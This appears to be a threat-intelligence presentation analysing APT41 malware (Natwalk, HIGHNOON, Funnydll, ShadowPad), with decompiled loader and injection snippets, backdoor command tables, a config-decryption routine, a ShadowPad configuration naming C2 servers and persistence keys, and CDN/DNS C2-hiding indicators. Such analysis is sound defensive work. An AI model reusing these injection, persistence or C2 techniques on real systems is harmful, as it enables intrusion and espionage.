
Natwalk(cont.)

```
Software\Microsoft\Windows\CurrentVersion\Intern
et Settings
ProxyServer
texplorer.exe
%AllUsersProfile%\UTXP\nat\
%02X
POST
Mozilla/5.0 Chrome/72.0.3626.109 Safari/537.36
gtsid:
gtuvid:
https://msdn.microsoft.com
https://www.google.com
https://www.twitter.com
https://www.facebook.com
```


Unique string in the bottom of Natwalk

command	description
0x64	close connection
0x5C	create session key
0x66	open a shell
0x68	download file
0x70	Upload file
0x74	Delete File
0x78	kill process
0x7c	run shellcode
0x7e	Unknown
0x80	Unknown
0x82	list process
0x84	Unknown
0x8C	list service
0x8E	list directory

HIGHNOON(Botdll64)




HIGHNOON Loader



```
if ( CryptUnprotectData(&pDataIn, &ppszDataDescr, 0i64, 0i64, 0i64, 1u, &pDataOut) )
{
  v19 = decrypt_180001020(pDataOut.pbData, pDataOut.cbData, &Src, &v27);
  v2 = Src;
  if ( v19 )
  {
    v20 = inject_payload_180001C60(Src, v27);
    if ( v20 )
    {
      v21 = find_export_StartBot_1800020A0(v20);// StartBot
      if ( v21 )
```


DPAPI version

“F:\2019\RedEye\Door\Bin\Middle64.pdb”



```
if ( v0 )
{
  sub_1800016D0(v6, &v8);
  v7 = v5;
  memmove(v0, &unk_180012360, 0x4C600ui64);
  aes_decrypt_180001840((__int64)v6, (__int64)v0);
  v2 = inject_payload_180002620(v0);
  v3 = v2;
  if ( v2
    && (v4 = (void (__fastcall *)(int *))find_export_180002A60(v2, "StartBot")) != 0i64
    && (qword_180061C70 = find_export_180002A60(v3, "StopBot")) != 0 )
  {
    v4(off_180060960);
    result = 1i64;
```

AES version



```
v0 = get_version_180001000();
if ( v0 == 1 || v0 == 2 )
{
  snprintf(&Source, 0x12Bui64, "%s\\drivers\\%s.sys", &Buffer, "NdisHiker");
}
else if ( v0 > 2 )
{
  snprintf(&Source, 0x12Bui64, "%s\\drivers\\%s.sys", &Buffer, "WinDivert");
}
```

choose the driver determined by the dwMinorVersion

HIGHNOON command


- Command is same as the HIGHNOON mentioned by Macnica* in 2018

command	description
0	Bind Network Socket
1	Check IP address change and Receive Packet, Console Output
3	Console Output
4	Read //DEV//NULL and Console Output
5	Check IP address change and Receive Packet, Console Output

*https://hitcon.org/2018/pacific/downloads/1214-R2/1330-1400.pdf

Funnydll*

```
<?xml version="1.0" encoding="utf-8"?> <Config Group="redacted"
Password="test" StartTime="0" EndTime="24"
WeekDays="0,1,2,3,4,5,6"> <TcpConnector
address="4iiiessb.wikimedia.vip" port="443" interval="30-60"/>
</Config>
```



mcvsocfg.dll

Stage_1.shellcode

Funny.dll


Base64+AES decrypt

Js module

*https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new/

Funnydll

- In 2020, the config of funnydll is plaintext, in 2021, the config will decrypt by funny.core.run which using AES and base64
- Command, protocol, and js module are same as 2020*



```
private void method_14(string string_3)
{
    try
    {
        string @string = Encoding.UTF8.GetString(Core.Decrypt(Convert.FromBase64String(string_3), Core.CommonKey));
        XmlDocument xmlDocument = new XmlDocument();
        xmlDocument.LoadXml(@string);
        XmlElement documentElement = xmlDocument.DocumentElement;
        if (documentElement == null)
        {
            throw new Exception("no config");
        }
        if (documentElement.Attributes.GetNamedItem("Debug") != null)
        {
            FileStream data = new FileStream(Path.Combine(Path.GetTempPath(), Process.GetCurrentProcess().Id.ToString() + ".tmp"),
              FileMode.Create, FileAccess.ReadWrite, FileShare.ReadWrite);
            AppDomain.CurrentDomain.SetData("DebugFileStream", data);
        }
        Class5.smethod_1(@string, new object[0]);
        Class18.class18_0.method_1();
        AppDomain.CurrentDomain.SetData("Core", this);
        XmlNode namedItem = documentElement.Attributes.GetNamedItem("Password");
```

Shadowpad

- APT41 used the new builder of shadowpad in 2021, which was mentioned in Ptsecurity's report* which used new obfuscation method and decryption method for configuration
- We think this builder was a shared Tool, because we have also seen Naikon Team use this builder
  - Md5 of the loader:3520e591065d3174999cc254e6f3dbf5

```
def decrypt_string(src):
    key = struct.unpack("<H", bytearray(src[0:2]))[0]
    data_len = struct.unpack("<H", bytearray(src[2:4]))[0]
    data = src[4:4+data_len]
    result = ""
    i=0
    while(i < data_len):
        tmp = key
        tmp += tmp
        key = key + (( tmp * 8 ) & 0xFFFFFFFF) + 0x107E666D
        result += chr(((HIBYTE(key) + BYTE2(key) + BYTE1(key) + LOBYTE(key)) ^ ord(data[i])) & 0xFF)
        i+=1
    return result
```

The method to decrypt the string of the configuration

*https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new/

Shadowpad config example


```
id = 6/18/2021 11:26:19 AM
Messenger = TEST
Binary Path = %ALLUSERSPROFILE%\Microsoft\WinLSAM\
Binary Name = LSAM.exe
Loader Name = log.dll
Payload Name = log.dll.dat
Service Name = SystemAssociationManager
Service Display Name = System Association Manager
Service Description = This service provides support for the device association
software. If this service is disabled, devices may be configured with outdated
software, and may not work correctly.
Registry Key Install = SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Registry Value Name = LocalSystemAssociationManager
Inject Target 1 = %windir%\system32\svchost.exe
Inject Target 2 = %windir%\system32\wininit.exe
Inject Target 3 =
Inject Target 4 =
Supposed to have 4 server
Server1 = TCP://1dfpi2d8kx.wikimedia.vip:443
Server2 =
Server3 =
Server4 =
Socket 1 = SOCKS4
Socket 2 = SOCKS4
Socket 3 = SOCKS5
Socket 4 = SOCKS5
DNS 1 = 8.8.8.8
DNS 2 = 8.8.8.8
DNS 3 = 8.8.8.8
DNS 4 = 8.8.8.8
```

config offset:0x96

C2 Hiding


CDN service

- Https beacon : direct use CDN service
  - Ex: microgoogle[.]ml




	Resolve	Location	Network	ASN	First	Last	Source	Tags
□	104.21.80.190		104.21.80.0/20	13335	2021-06-11	2021-07-23	riskiq, kaspersky	Cloudflare-Inc. Routable
□	172.67.153.74	US	172.67.144.0/20	13335	2021-06-11	2021-07-23	riskiq, kaspersky	Cloudflare-Inc. Routable

- DNS beacon



```
> ns.cloud01.tk
Server:         cruz.ns.cloudflare.com
Address:        108.162.192.88#53

Non-authoritative answer:
*** Can't find ns.cloud01.tk: No answer

Authoritative answers can be found from:
ns.cloud01.tk   nameserver = dc-e07ce2b085ac.cloud01.tk.
> server dc-e07ce2b085ac.cloud01.tk
Default server: dc-e07ce2b085ac.cloud01.tk
Address: 185.118.166.205#53
> ns.cloud01.tk
Server:         dc-e07ce2b085ac.cloud01.tk
Address:        185.118.166.205#53

Non-authoritative answer:
Name:   ns.cloud01.tk
Address: 8.8.8.8
```

